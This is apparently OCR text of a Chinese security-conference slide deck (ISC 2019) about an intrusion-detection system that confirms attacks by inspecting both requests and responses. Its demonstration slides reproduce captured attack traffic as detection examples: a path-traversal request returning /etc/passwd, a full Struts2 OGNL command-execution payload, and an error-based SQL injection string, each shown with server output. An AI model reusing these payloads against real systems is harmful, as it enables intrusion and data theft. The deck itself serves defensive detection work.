使用无规则检测，有效的对抗攻击变形，增加逃逸难度

利用机器学习算法的泛化能力，拥有识别部分0day的能力

✓精准告警内容输出

大幅降低运营难度，自动发现攻击线索


内容输出，为上层平台提供精准告警数据（Soc，Siem，Xdr）

✓问题发现效率提升

大部分安全场景问题发现时间缩短至分钟级

4. 集群式双向流量检测架构

- 子IDC节点解耦
- Kafka应对流量潮汐
- 双向检测发现入侵
- 主IDC串联安全事件



4. 实践展示

```
GET /site/index.php?page=../../../../etc/passwd HTTP/1.1
Host. [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

路径穿越攻击

```
HTTP/1.1 200 OK
Date: Mon, 05 Aug 2019 09:32:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 641
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

4. 实践展示

```
POST /OnlineServer/LoginAction.action HTTP/1.1
Cookie: [redacted]
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.
opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackag
eNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='ifconfig').(#iswin=(@java.lang.System@getProperty('os.na
me').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErr
orStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy
(#process.getInputStream(),#ros)).(#ros.flush())}
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_151
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 0
```

STRUTS2代码执行

```
HTTP/1.1 200 OK
Server: Tengine/1.5.2
Date: Sat, 03 Aug 2019 07:28:53 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: [redacted]; Path=/OnlineServer

625
eth0      Link encap:Ethernet  HWaddr F0:4D:A2:3C:BB:E2
          inet addr:192.168.15.10  Bcast:192.168.15.255  Mask:255.255.255.0
          inet6 addr: fe80::f24d:a2ff:fe3c:bbe2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2866882415 errors:0 dropped:277 overruns:0 frame:0
          TX packets:2447216376 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2701885255076 (2.4 TiB)  TX bytes:1117475648358 (1.0 TiB)
          Interrupt:178 Memory:e6000000-e6012800
```

4. 实践展示

```
GET [redacted]sort%5B0%5D=0&sort%5B1%5D=0&sort%5B2%5D=0&sort%5B3%5D=0&sort%5B4%5D=0&date=88888&audit_user=hacker'%20OR%20(SELECT%201%20FROM(SELECT%
20COUNT(*),CONCAT((SELECT%20(SELECT%20CONCAT(0x5e5e5e,unhex(Hex(cast(database()%20as%20char))),0x5e5e5e))%20FROM%20INFORMATION_SCHEMA.TABLES%20LIMIT%200,1),
floor(rand(0)*2))x%20FROM%20INFORMATION_SCHEMA.TABLES%20GROUP%20BY%20x)a)%20OR%20'zl'='lz HTTP/1.1
Accept: */*
Cookie: [redacted]%25PN%25P7%25O4%25S3%25Q0%25QOGRFG%26le%3Dp2IwYGNkWGDjpKRhL29g%26m%3DZGZ0WGWOWGWOWGWOWGWOWGWOZmZl%26qid%3D83502068%26im%
3D1_t01eed86091e8e24304%26src%3Dpcw_open_app%26t%3D1; T=s%3D947c2b4ade453978c9e647ec97cea759%26t%3D1463537269%26lm%3D3-0%26lf%3D4%26sk%3Dea36f23fa52ceb0f351
09ead44772426%26mt%3D1463537269%26rc%3D%26v%3D2.0%26a%3D1;
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.3319.102 Safari/537.36 [redacted]
Cache-Control: no-cache
Host: [redacted]
```

SQL注入攻击

```
HTTP/1.1 200 OK
Server: openresty/1.13.6.1
Date: Wed, 07 Aug 2019 14:08:41 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Access-Control-Allow-Origin: http://127.0.0.1:5050
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Allow-Credentials: true

886
{"errno":23000,"errmsg":"SQLSTATE[23000]: Integrity constraint violation: 1062 Duplicate entry '^^^audit_platform^^^1' for key 'group_key'\nThe SQL being ex
ecuted was: SELECT * FROM audit_stat where audit_date = '88888'  and audit_user='hacker' OR (SELECT 1 FROM(SELECT COUNT(*),CONCAT((SELECT (SELECT CONCAT(0x5
e5e5e,unhex(Hex(cast(database() as char))),0x5e5e5e)) FROM INFORMATION_SCHEMA.TABLES LIMIT 0,1),floor(rand(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY
```

4. 案例介绍


问题发现效率提升
大部分安全场景问题发现时间缩短至分钟级

17点02分，发现大规模扫描

17点04分，发现批量sql注入

17点06分，发现sql注入攻击成功

17点09分，发现sql注入读取database数据



4. 实践后的理解

1. 攻击是点，防御是面，攻击简单，防御困难。这句话不准，入侵是一群连续的点，防御只要做到发现其中一个点。

2. 不管如何还是要了解你的对手，至少在思路的层次，要做到双方对等。

3. 实锤告警体系，发现常规入侵的能力提升很多，至少企业安全的防御门槛提升很多，是能捉老鼠的猫。

4. 实践后的建议

对于想自建实锤告警体系的企业来说，有如下建议

1. 底层Flow组包建议用DPDK，开源社区活跃
2. 中间件选择kafka，有效应对流量的潮汐效应
3. 后端运营及溯源，ELK可以满足绝大多数场景
4. 初期对请求的检测可以用规则
5. 中期有过积累后，对请求的检测可以用模型方式，贝叶斯、随机森林，都非常好
6. 高效的正则引擎可以用Hyperscan
7. 由于响应的变化程度小，对响应的检测，建议使用规则

5. 运营体系进化的价值

- ✓体系角度
  - 实锤告警=企业自身漏洞，企业能不断修补漏洞
  - 减少重复劳动，运营成本下降
  - 告警直接可用，运营效果提升
  - 系统间相互联动
    - 扫描器，实锤告警直接成为扫描器插件
    - 防火墙，直接对实锤告警进行阻断
    - 安全运营中心，直接进行短信通知，运营效率提升
- ✓人员角度
  - 发现真正问题，工作有成就感
  - 学习攻击手法的更多，自身价值提升

5. 运营体系进化的价值

人和体系都有收获后，终于看到了孩子们纯真的笑脸

第七届互联网安全大会 360互联网安全中心

THANK YOU

2019.8.20

ISC 2019